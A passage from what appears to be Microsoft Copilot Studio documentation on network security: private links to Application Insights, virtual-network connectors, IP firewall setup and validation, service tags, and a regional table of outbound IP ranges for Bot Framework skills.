- ✓ [Connect Application Insights component resources to the AMPLS.](#)
- ✓ [Create a private endpoint for the Application Insights resources you added to the scope](#) that Copilot Studio can connect to in your virtual network and over your subnet. This endpoint is used to send telemetry data from the agent to the AMPLS.
- ✓ [Validate that the private link to Azure Monitor is working.](#)

You can also [configure which networks can connect to resources in your AMPLS, without using a scope, in the Network Isolation page for your AMPLS](#). Directly configuring networks is useful if you have multiple virtual networks and want to restrict access to the AMPLS to only certain networks or subnets.

Tip

If your endpoint isn't correct, review the instructions and related articles for private links and private endpoints in the [Configure private link for Azure Monitor](#) article.

Connect Copilot Studio to Application Insights

With the private link set up, you can connect Copilot Studio to Application Insights and it'll use your virtual network to send telemetry data.

Follow the instructions at [Capture telemetry with Application Insights](#).

Important

Ensure you get the correct **Connection string** for the private endpoint-enabled Application Insights .

You can validate it's the correct resource by checking the values under **Resource group** and **Subscription** on the **Overview** section for Application Insights in the Azure portal.

Telemetry from Copilot Studio agents appears in the Application Insights resource you configured. You can use the **Live Metrics Stream** to see telemetry data in real time, or use the **Logs** section to query and analyze the data.

Use virtual network-supported connectors to get data

When you [set up a virtual network for your Power Platform environment](#), you can configure your Copilot Studio agents to use virtual network-supported connectors to connect to data and services over your private network.

You can [use any connector that has native support for virtual networks](#).

Using virtual network-supported connections lets you securely connect to your cloud-hosted data sources, such as [Azure SQL](#) or [SQL Server](#), over private endpoints without exposing them to the internet.

Follow the instructions at [Use Power Platform connectors in Copilot Studio](#) to add and configure the connector you want to use in a topic or tool.

Use IP firewalls for inbound connections to agents and Copilot Studio (preview)

[This article is prerelease documentation and is subject to change.]

If you configure [IP firewalls in Power Platform environments](#), the firewall blocks connections into your network to Copilot Studio agents or the Copilot Studio web app from restricted or unallowed IPs or IP ranges.

An IP firewall helps mitigate threats, helps you apply security principles such as Zero Trust, and limits access to only those users who need it, when they need it. The IP firewall can help to:

- Mitigate insider threats like data exfiltration. For example, a malicious user who tries to access Copilot Studio from a disallowed IP location is blocked from doing so in real time.
- Prevent token replay attacks. For example, if a user steals an access token and tries to use it to access a conversation from outside an allowed IP range, Copilot Studio denies the access attempt in real time.

When a request is made to Copilot Studio, the requested IP address is evaluated in real time against the IP ranges configured for the Power Platform environment. If the IP address is in the allowed ranges, the request is allowed. If the IP address is outside the IP ranges configured for the environment, the IP firewall denies the request with an error message to the agent user or the agent maker at the time of the block.

Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#) .

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

Prerequisites

- Your environment must be [a Managed Environment in Power Platform](#).
- You must be a Power Platform admin, such as a [tenant admin](#) or have the [Environment Admin role](#).

Enable IP firewall for Power Platform environments

Important

You must use [Managed Environments in Power Platform](#).

To enable the IP firewall, see [IP firewall in Power Platform environments - Enable the IP firewall](#).

- Enable the IP firewall for:
 - [Single Power Platform environments, with the Power Platform admin center](#)
 - [Single Power Platform environments, with the Dataverse OData API](#)
 - [Environment groups, with the Power Platform admin center](#)
- [Validate that the IP firewall is working](#)

You can also configure the firewall to use service tags, operate in audit-only mode, and to allow access for Microsoft trusted services.


Service tags

[Service tags](#) are predefined sets of outgoing public internet IP ranges and addresses that customer-operated Azure and Power Platform services hosted by Microsoft systems use. For example, you might have connections from Azure Web Apps, or you created a Dataverse plugin that needs to access Copilot Studio endpoints.

Because these services can have multiple addresses and ranges, and Microsoft might add or change these services, using service tags removes the need to manually find and enter individual addresses or ranges for the services you're connecting to.

When you create a plugin, tool, or configure firewalls, select the service tags you want to include in your firewall's configuration.

For example, [if you create a Dataverse plugin](#) to connect to Copilot Studio based on an event in your Dataverse instance, select the **PowerPlatformPlex** service tag when configuring your firewall:



In this example, the PowerPlatformPlex tag contains the required Power Platform and Dataverse addresses needed to allow the services to interact.


For more information on service tags in Power Platform, see [Power Platform URLs and IP address ranges](#). That article also describes PowerPlatformPlex and Power Platform connection requirements under the [IP addresses required](#) section.

Validate IP firewall for agent authors and agent users

Test the IP firewall to verify that it works:

1. To test that agent author and maker access to Copilot Studio is blocked:
 - a. From an IP address that isn't in the allowed list, open [Copilot Studio](#).
 - b. If the firewall is working, you see the following error message, along with an email address for the admin:


Access to this environment is not possible because your IP address has been blocked by your admin. Please reach out to your admin.



2. To test that agent users are blocked from interacting with an agent:

- a. From an IP address that isn't in the allowed list, open an agent on [your demo website](#).
- b. If the firewall is working, you see the following error message:

The agent isn't available right now because your IP address has been blocked. Please contact your agent owner.



Known limitations

- The system enforces agent IP firewall restrictions on web chat and APIs that carry conversational content.

- Over time, agent IP firewall restrictions expand to more endpoints.
- Agents published on the following channels don't enforce IP firewall restrictions:
 - Microsoft channels such as [Teams and Microsoft 365 Copilot](#).
 - Other channels such as [Facebook](#).
 - [Connected to Dynamics 365 Customer Service](#).
- Existing chat sessions don't disconnect when admins apply IP firewall restrictions. The restrictions apply once the session restarts.

Outbound IP addresses for Bot Framework skills

Requests from Copilot Studio to Bot Framework skills use the following IP addresses in their respective regions. If you're using an Azure service, use the `PowerPlatformInfra` and `PowerPlatformPlex` service tags, which automatically implement the proper IP addresses. You can also manually enter IP addresses in your traffic configuration rules.

Configure all [connectors for IP addresses](#) for Power Automate in addition to Copilot Studio to use both together.

For more information on using service tags, see [Virtual network service tags](#).

 Expand table

Region	Outbound IP
United States	52.150.154.48-52.150.154.63, 52.150.154.128-52.150.154.191, 52.250.230.0-52.250.230.31, 52.241.140.217, 52.241.138.151, 52.180.102.55, 20.49.123.192-20.49.123.255, 20.49.123.176-20.49.123.191, 13.87.160.143, 13.86.254.118, 13.83.97.188, 13.83.68.60, 20.49.123.64-20.49.123.127, 20.49.123.160-20.49.123.175, 20.49.123.128-20.49.123.159, 13.87.164.30, 13.87.164.20, 13.87.161.18, 13.86.252.116, 13.83.249.34, 13.83.17.188, 13.83.145.222, 13.64.39.170, 13.64.27.44, 52.234.104.49, 20.49.123.0-20.49.123.63, 20.49.122.224-20.49.122.255, 20.49.122.208-20.49.122.223, 13.86.250.62, 13.86.194.190, 13.86.137.20, 13.83.64.166, 13.83.56.37, 13.64.38.167, 13.64.35.24, 20.49.122.96-20.49.122.127, 20.49.122.192-20.49.122.207, 20.49.122.128-20.49.122.191, 13.91.138.172, 13.87.164.205, 13.87.163.230, 13.87.162.91, 13.87.160.212, 13.86.193.65, 13.86.185.5, 13.86.139.229, 13.86.136.222, 52.250.229.240-52.250.229.255, 20.49.122.64-20.49.122.95, 20.49.122.0-20.49.122.63, 13.88.133.160, 13.88.132.123, 13.88.129.160, 13.87.167.63, 13.87.161.235, 13.87.160.104, 13.86.254.191, 13.83.147.192, 13.83.102.38, 52.250.229.224-52.250.229.239, 52.250.229.192-52.250.229.223, 52.250.229.128-52.250.229.191, 13.88.135.72, 13.88.135.67, 13.88.135.42, 13.87.216.21, 13.87.154.100, 13.86.249.98, 13.86.192.20, 13.86.185.6, 52.250.229.64-52.250.229.127, 52.250.229.32-52.250.229.63, 52.250.229.16-52.250.229.31, 52.180.96.196, 13.88.65.204, 13.88.65.140, 13.87.218.70, 13.87.167.172, 13.87.164.186, 13.86.250.244, 13.86.185.91, 13.86.177.32, 20.49.126.64-20.49.126.127, 20.49.125.184-20.49.125.187, 20.49.125.176-20.49.125.183, 20.189.142.58, 52.250.229.0-52.250.229.15,

Region	Outbound IP
	52.250.228.192-52.250.228.255, 52.250.228.160-52.250.228.191, 40.65.49.151, 40.65.49.140, 40.65.49.103, 13.87.216.130, 13.87.154.164, 13.87.153.50, 13.86.185.81, 13.83.70.105, 52.250.231.224-52.250.231.255, 20.49.124.64-20.49.124.79, 20.49.124.0-20.49.124.63, 52.250.231.192-52.250.231.223, 52.250.231.128-52.250.231.191, 52.250.231.112-52.250.231.127, 52.250.231.96-52.250.231.111, 52.250.231.64-52.250.231.95, 52.250.231.0-52.250.231.63, 20.49.126.0-20.49.126.63, 20.49.125.136-20.49.125.143, 20.49.125.132-20.49.125.135, 13.87.167.198, 20.49.125.192-20.49.125.255, 20.49.125.160-20.49.125.175, 20.49.125.144-20.49.125.159, 13.91.136.144, 52.250.228.40-52.250.228.47, 20.49.125.64-20.49.125.127, 20.49.125.128-20.49.125.131, 13.83.66.89, 20.49.125.0-20.49.125.63, 20.49.124.96-20.49.124.111, 20.49.124.112-20.49.124.127, 13.83.23.194, 52.250.228.36-52.250.228.39, 20.49.124.80-20.49.124.95, 20.49.124.128-20.49.124.255, 13.87.217.80, 13.86.185.35, 13.83.97.180, 13.83.151.212, 52.250.230.192-52.250.230.255, 52.250.230.160-52.250.230.191, 52.250.230.144-52.250.230.159, 20.49.127.248-20.49.127.255, 13.83.249.58, 13.83.248.248, 52.250.230.64-52.250.230.127, 52.250.230.32-52.250.230.63, 52.250.230.128-52.250.230.143, 52.246.120.190, 13.88.129.116, 13.88.128.218, 13.87.157.188, 52.250.228.48-52.250.228.63, 52.250.228.128-52.250.228.159, 20.49.121.192-20.49.121.255, 20.184.251.143, 13.87.218.169, 13.87.217.75, 13.87.217.11, 13.87.167.46, 13.87.167.174, 13.87.161.241, 13.87.154.24, 13.83.66.124, 40.64.134.192-40.64.134.255, 40.64.134.144-40.64.134.159, 52.226.41.235, 52.226.41.202, 52.226.143.0, 52.188.177.124, 52.149.238.57, 52.146.75.0-52.146.75.31, 52.146.74.192-52.146.74.255, 52.146.74.176-52.146.74.191, 20.185.8.74, 104.45.174.26, 52.224.203.192, 52.224.195.119, 52.191.232.133, 52.188.222.168, 52.146.74.64-52.146.74.127, 52.146.74.160-52.146.74.175, 52.146.74.128-52.146.74.159, 52.146.26.244, 52.146.26.218, 52.146.26.125, 40.88.16.44, 20.185.73.73, 52.255.213.211, 52.224.201.114, 52.224.17.48, 52.191.237.186, 52.190.24.61, 52.188.79.60, 52.188.77.154, 52.150.35.132, 52.146.74.0-52.146.74.63, 52.146.73.224-52.146.73.255, 52.146.73.208-52.146.73.223, 52.249.201.87, 52.224.201.121, 52.191.238.79, 52.191.238.157, 52.188.181.97, 52.151.243.194, 52.151.231.104, 52.147.222.228, 52.146.73.96-52.146.73.127, 52.146.73.192-52.146.73.207, 52.146.73.128-52.146.73.191, 52.146.50.100, 52.226.148.225, 52.224.200.26, 52.224.184.205, 52.224.17.98, 52.191.239.246, 52.191.239.208, 52.146.73.64-52.146.73.95, 52.146.73.0-52.146.73.63, 52.146.72.240-52.146.72.255, 40.71.234.201, 20.185.215.62, 104.45.175.45, 52.255.221.231, 52.190.30.145, 52.190.30.136, 52.190.27.148, 52.146.72.224-52.146.72.239, 52.146.72.192-52.146.72.223, 52.146.72.128-52.146.72.191, 40.88.48.237, 40.88.18.208, 40.71.233.8, 20.185.211.94, 52.226.49.156, 52.226.49.104, 52.191.39.181, 52.188.43.247, 52.188.183.159, 52.151.246.107, 52.146.72.64-52.146.72.127, 52.146.72.32-52.146.72.63, 52.146.72.16-52.146.72.31, 20.42.24.159, 20.185.215.91, 104.45.191.89, 52.224.142.152, 52.146.79.64-52.146.79.127, 52.146.79.128-52.146.79.131, 52.146.77.168-52.146.77.175, 52.224.185.216, 52.224.184.221, 52.188.222.206, 52.188.221.237, 52.146.72.0-52.146.72.15, 52.146.24.114, 52.146.24.106, 52.142.16.162, 40.76.149.246, 20.49.111.192-20.49.111.255, 20.49.111.160-20.49.111.191, 52.146.79.0-52.146.79.63, 52.146.78.224-52.146.78.255, 52.146.78.208-52.146.78.223, 52.146.78.96-52.146.78.127, 52.146.78.192-52.146.78.207, 52.146.78.128-52.146.78.191, 52.146.78.64-52.146.78.95, 52.146.78.0-52.146.78.63, 52.146.77.176-52.146.77.191, 52.150.37.207, 52.146.77.192-52.146.77.255, 52.146.77.160-52.146.77.167, 52.146.76.188-52.146.76.191, 52.191.217.43, 52.146.77.64-52.146.77.127, 52.146.77.144-52.146.77.159, 52.146.77.128-52.146.77.143, 52.226.148.5, 52.146.77.0-52.146.77.63, 52.146.76.184-52.146.76.187, 52.146.76.176-52.146.76.183, 52.255.212.164, 52.151.238.19, 52.146.76.192-52.146.76.255, 52.146.76.160-52.146.76.175, 52.146.76.144-52.146.76.159, 52.224.150.63, 52.224.149.89, 52.224.137.160, 52.146.76.128-52.146.76.143, 52.146.76.0-52.146.76.127, 40.71.236.15, 20.49.110.84-20.49.110.87,

Region	Outbound IP
	52.146.75.192-52.146.75.255, 52.146.75.160-52.146.75.191, 52.146.75.144-52.146.75.159, 52.152.205.65, 52.152.205.137, 20.62.129.136-20.62.129.143, 52.149.243.177, 52.149.240.75, 52.146.75.64-52.146.75.127, 52.146.75.32-52.146.75.63, 52.146.75.128-52.146.75.143, 20.42.39.188, 20.185.72.53, 52.249.204.114, 52.226.175.58, 52.224.204.110, 52.188.216.65, 52.152.194.10, 40.88.18.248, 40.76.161.168, 40.76.161.165, 40.76.161.144, 20.49.111.64-20.49.111.127, 20.49.111.48-20.49.111.63, 20.49.111.128-20.49.111.159, 13.73.254.176-13.73.254.191, 13.73.254.160-13.73.254.175, 13.73.254.128-13.73.254.159, 52.185.226.247, 40.74.183.121, 40.124.136.75, 40.124.136.2, 40.124.136.138, 40.119.1.22, 20.188.77.155, 13.73.254.96-13.73.254.127, 13.73.254.64-13.73.254.95, 13.73.254.0-13.73.254.63, 40.119.42.86, 40.119.42.85, 20.65.130.80-20.65.130.87, 52.249.63.45, 52.249.60.80, 52.249.59.157, 40.74.202.22, 40.74.201.230, 40.74.200.156, 40.74.183.82, 13.73.253.224-13.73.253.255, 13.73.253.192-13.73.253.223, 13.73.253.128-13.73.253.191
South America ¹	191.234.138.96-191.234.138.111, 191.234.138.64-191.234.138.95, 191.234.138.112-191.234.138.127, 191.235.127.181, 191.234.138.32-191.234.138.63, 191.234.138.0-191.234.138.31, 191.234.137.192-191.234.137.255, 191.233.31.224, 191.233.31.0, 191.233.242.180, 191.233.1.175, 191.233.0.254, 191.233.0.149, 191.234.139.176-191.234.139.183, 191.233.20.43, 191.233.18.254, 191.234.137.64-191.234.137.127, 191.234.137.160-191.234.137.191, 191.234.137.128-191.234.137.159, 191.233.31.63, 191.233.30.20, 191.233.29.72, 191.233.28.145, 191.233.27.226, 191.233.25.156, 191.233.242.177
Canada	52.228.87.160-52.228.87.191, 52.228.86.178-52.228.86.179, 20.48.192.16-20.48.192.23, 20.48.192.0-20.48.192.15, 52.228.87.192-52.228.87.255, 52.228.86.184-52.228.86.191, 52.228.86.180-52.228.86.183, 40.82.187.141, 20.39.134.93, 20.39.134.9, 20.39.134.67, 52.228.87.64-52.228.87.127, 52.228.87.48-52.228.87.63, 52.228.87.128-52.228.87.159, 52.156.24.232, 40.82.173.103, 20.48.193.168-20.48.193.175, 52.228.87.32-52.228.87.47, 52.228.87.0-52.228.87.31, 52.228.86.192-52.228.86.255, 52.139.22.227, 52.139.18.243, 52.139.17.252, 52.139.17.108, 20.63.52.175, 20.39.141.50, 20.39.140.23, 20.39.139.245, 20.151.73.141, 40.89.22.96-40.89.22.127, 40.89.22.208-40.89.22.223, 40.89.22.192-40.89.22.207, 40.89.22.80-40.89.22.83, 40.89.22.128-40.89.22.191, 40.89.20.232-40.89.20.239, 40.80.249.52, 40.80.240.214, 40.80.240.191, 40.80.240.185, 40.89.22.64-40.89.22.79, 40.89.22.0-40.89.22.63, 40.89.21.224-40.89.21.255, 40.89.23.240-40.89.23.247, 40.80.241.67, 40.80.241.43, 52.155.25.157, 52.155.25.145, 52.155.25.132, 52.139.86.52, 52.139.83.184, 52.139.80.229, 40.89.21.192-40.89.21.223, 40.89.21.128-40.89.21.191, 40.89.20.240-40.89.20.255, 40.80.249.219, 40.80.249.210, 40.80.248.79
Europe	52.155.95.212, 52.155.232.15, 52.155.176.197, 52.146.128.64-52.146.128.127, 52.146.128.32-52.146.128.63, 52.146.128.16-52.146.128.31, 52.142.112.84, 52.142.112.49, 40.127.145.191, 20.54.66.198, 20.54.66.186, 20.54.66.178, 52.156.194.25, 52.155.94.139, 52.155.91.129, 52.155.222.217, 52.146.128.0-52.146.128.15, 52.142.87.183, 20.54.105.78, 20.54.105.65, 20.54.105.122, 20.50.71.192-20.50.71.255, 20.50.71.160-20.50.71.191, 52.158.24.178, 52.155.88.22, 52.155.180.156, 52.155.178.3, 52.142.121.142, 20.54.106.12, 20.54.105.72, 20.54.105.243, 20.50.71.64-20.50.71.127, 20.50.71.48-20.50.71.63, 20.50.71.128-20.50.71.159, 52.158.27.66, 52.155.236.16, 52.155.181.78, 52.155.172.184, 52.142.127.254, 20.54.4.212, 20.54.3.210, 20.54.3.143, 20.50.71.32-20.50.71.47, 20.50.71.0-20.50.71.31, 20.50.70.192-20.50.70.255, 52.155.236.8, 52.155.234.184, 52.155.173.7, 52.142.80.162, 40.127.241.36, 40.127.150.85, 40.127.148.127, 20.50.70.96-20.50.70.127, 20.50.70.80-20.50.70.95,

Region	Outbound IP
	20.50.70.128-20.50.70.191, 52.156.204.190, 52.155.91.146, 52.155.235.153, 52.155.234.28, 52.155.234.126, 52.155.234.107, 52.155.233.8, 20.50.70.64-20.50.70.79, 20.50.70.0- 20.50.70.63, 20.50.69.224-20.50.69.255, 52.155.94.157, 52.155.233.227, 52.155.232.169, 52.142.82.161, 40.127.235.247, 40.127.235.20, 40.127.234.252, 20.54.106.211, 20.50.69.192- 20.50.69.223, 20.50.69.128-20.50.69.191, 20.50.69.112-20.50.69.127, 52.155.235.151, 52.155.224.132, 52.155.223.80, 52.142.86.84, 51.104.156.26, 51.104.155.233, 51.104.155.15, 51.104.152.162, 20.50.69.96-20.50.69.111, 20.50.69.64-20.50.69.95, 20.50.69.0-20.50.69.63, 52.146.130.192-52.146.130.255, 52.146.130.176-52.146.130.179, 52.142.81.115, 51.104.178.0, 51.104.177.53, 51.104.176.219, 20.50.68.136-20.50.68.143, 52.146.130.64-52.146.130.127, 52.146.130.160-52.146.130.175, 52.146.130.128-52.146.130.159, 52.146.130.0-52.146.130.63, 52.146.129.224-52.146.129.255, 52.146.129.208-52.146.129.223, 52.146.129.96- 52.146.129.127, 52.146.129.192-52.146.129.207, 52.146.129.128-52.146.129.191, 52.146.129.64-52.146.129.95, 52.146.129.0-52.146.129.63, 52.146.128.240-52.146.128.255, 52.146.132.232-52.146.132.239, 51.104.150.153, 51.104.150.127, 52.158.24.140, 52.156.196.221, 52.156.193.146, 52.155.220.20, 52.146.128.224-52.146.128.239, 52.146.128.192-52.146.128.223, 52.146.128.128-52.146.128.191, 52.142.121.155, 40.127.229.37, 40.127.227.23, 40.127.224.152, 52.158.121.190, 52.158.112.171, 52.155.233.110, 52.155.162.137, 51.104.159.8, 51.104.159.21, 51.104.159.10, 20.54.37.75, 20.50.68.192-20.50.68.255, 20.50.68.160-20.50.68.191, 20.50.68.144-20.50.68.159, 51.144.190.147, 51.138.27.6, 51.138.26.201, 51.138.26.161, 51.105.206.64, 51.105.183.7, 40.74.32.24, 40.74.32.17, 40.113.182.96-40.113.182.111, 40.113.182.64-40.113.182.95, 40.113.182.0-40.113.182.63, 104.45.77.57, 52.236.152.88, 52.157.221.163, 52.142.233.149, 51.138.27.148, 51.124.83.127, 51.105.249.94, 40.113.181.192-40.113.181.255, 40.113.181.160-40.113.181.191, 40.113.181.144-40.113.181.159, 20.50.134.59, 104.45.65.67, 52.236.153.149, 52.157.221.75, 52.142.233.146, 40.74.10.193, 40.119.159.78, 40.113.181.64- 40.113.181.127, 40.113.181.32-40.113.181.63, 40.113.181.128-40.113.181.143, 20.54.209.240, 20.54.209.238, 20.54.209.236, 52.157.237.175, 52.142.237.97, 52.142.233.161, 51.105.164.54, 40.74.18.24, 40.113.181.0-40.113.181.31, 40.113.180.192-40.113.180.255, 40.113.180.176- 40.113.180.191, 20.54.209.175, 20.54.209.167, 20.54.209.120, 52.149.108.155, 51.144.56.64, 51.138.38.197, 51.105.165.235, 51.105.101.1, 40.113.180.64-40.113.180.127, 40.113.180.160- 40.113.180.175, 40.113.180.128-40.113.180.159, 20.50.16.253, 20.50.16.235, 51.105.97.152, 51.105.250.196, 51.105.152.95, 51.105.152.8, 51.105.152.238, 40.119.159.181, 40.119.159.126, 40.113.180.0-40.113.180.63, 40.113.179.224-40.113.179.255, 40.113.179.208-40.113.179.223, 51.145.186.156, 51.105.250.200, 51.105.193.78, 40.74.42.86, 40.74.42.84, 40.113.179.96-40.113.179.127, 40.113.179.192-40.113.179.207, 40.113.179.128- 40.113.179.191, 20.54.184.154, 20.50.231.176, 20.50.228.248, 51.137.10.173, 51.124.71.26, 51.124.1.108, 51.105.99.79, 51.105.96.44, 51.105.250.62, 51.105.145.107, 40.113.179.64- 40.113.179.95, 40.113.179.0-40.113.179.63, 40.113.178.240-40.113.178.255, 20.50.238.87, 51.105.130.21, 40.113.178.56-40.113.178.63, 40.113.178.52-40.113.178.55, 20.61.96.192- 20.61.96.255, 104.45.70.91, 104.45.70.154, 104.45.67.10, 20.61.96.64-20.61.96.127, 20.61.96.48-20.61.96.63, 20.61.96.128-20.61.96.159, 40.113.183.192-40.113.183.255, 20.61.96.32-20.61.96.47, 20.61.96.0-20.61.96.31, 40.113.183.96-40.113.183.127, 40.113.183.80-40.113.183.95, 40.113.183.128-40.113.183.191, 40.113.183.64-40.113.183.79, 40.113.183.0-40.113.183.63, 40.113.182.224-40.113.182.255, 20.61.98.152-20.61.98.159, 20.50.25.187, 20.50.24.95, 52.157.222.173, 52.142.234.230, 51.138.31.195, 51.138.30.32, 51.138.28.250, 51.105.160.10, 40.74.33.38, 40.119.159.218, 40.113.182.192-40.113.182.223, 40.113.182.128-40.113.182.191, 40.113.182.112-40.113.182.127, 52.137.24.206, 51.145.189.149, 51.137.13.184, 51.137.12.195, 51.137.12.137, 51.105.195.166, 40.74.5.98,

Region	Outbound IP
	40.113.178.224-40.113.178.239, 40.113.178.192-40.113.178.223, 40.113.178.128-40.113.178.191, 20.71.81.103
United Kingdom	51.104.31.64-51.104.31.127, 51.104.31.48-51.104.31.55, 51.104.30.172-51.104.30.175, 20.49.166.40, 20.49.166.129, 20.49.166.118, 20.49.145.249, 51.143.208.216-51.143.208.223, 51.132.215.182, 51.132.215.162, 51.145.104.29, 51.132.161.225, 51.11.25.68, 51.11.25.172, 51.11.24.198, 51.11.172.56, 51.11.172.30, 51.11.172.160, 51.104.31.32-51.104.31.47, 51.104.31.0-51.104.31.31, 51.104.30.192-51.104.30.255, 51.104.248.11, 51.137.166.64-51.137.166.127, 51.137.166.24-51.137.166.27, 51.137.166.16-51.137.166.23, 51.132.73.95, 51.132.72.50, 51.132.72.181, 51.132.68.126, 51.137.167.176-51.137.167.183, 40.81.117.23, 40.81.113.131, 52.142.168.104, 51.137.166.0-51.137.166.15, 51.137.165.192-51.137.165.255, 51.137.164.224-51.137.164.255, 51.137.137.235, 51.137.137.224, 51.137.137.159, 51.137.137.158, 51.137.136.98, 40.81.116.223, 40.81.116.143, 40.81.116.141
France	51.103.3.240, 51.103.3.127, 20.43.47.80-20.43.47.87, 51.11.235.83, 51.11.233.176, 51.11.233.119, 40.66.62.172, 40.66.61.123, 20.43.45.192-20.43.45.223, 20.43.45.128-20.43.45.191, 20.43.44.240-20.43.44.255, 52.136.184.88-52.136.184.95, 40.82.224.52, 40.82.224.49, 51.105.92.64-51.105.92.127, 51.105.92.160-51.105.92.175, 51.105.92.128-51.105.92.159, 40.82.236.9, 40.82.236.35, 40.82.224.9, 40.82.224.65, 40.82.224.60
Switzerland	51.107.241.104-51.107.241.111, 51.107.202.69, 51.107.201.45, 51.107.9.82, 51.107.8.238, 51.107.8.159, 51.107.45.66, 51.107.41.120, 51.107.241.192-51.107.241.255, 51.107.241.160-51.107.241.191, 51.107.11.80-51.107.11.83, 51.107.11.68-51.107.11.71, 51.107.96.104, 51.107.249.88-51.107.249.95, 51.107.101.181, 51.107.98.194, 51.107.96.52-51.107.96.55, 51.107.96.48-51.107.96.51, 51.107.96.36, 51.107.96.206, 51.107.249.192-51.107.249.255, 51.107.249.160-51.107.249.191, 51.107.101.56, 51.107.100.218
India	52.140.110.48-52.140.110.63, 52.140.110.32-52.140.110.47, 52.140.110.0-52.140.110.31, 20.193.137.40, 20.193.137.133, 20.192.43.64-20.192.43.71, 52.140.109.128-52.140.109.255, 52.140.108.242-52.140.108.243, 20.193.154.38, 20.193.153.43, 20.193.153.162, 13.71.52.132, 13.71.50.175, 13.71.49.81, 13.71.49.244, 13.71.48.192, 20.41.198.240-20.41.198.255, 20.41.198.224-20.41.198.239, 20.41.198.192-20.41.198.223, 52.172.112.176-52.172.112.183, 20.40.4.3, 20.40.4.24, 20.44.35.138, 20.44.34.50, 20.44.34.154, 20.44.32.68, 20.44.32.253, 20.41.199.0-20.41.199.127, 20.41.197.28-20.41.197.29, 20.40.1.97, 20.40.1.191, 20.40.1.101
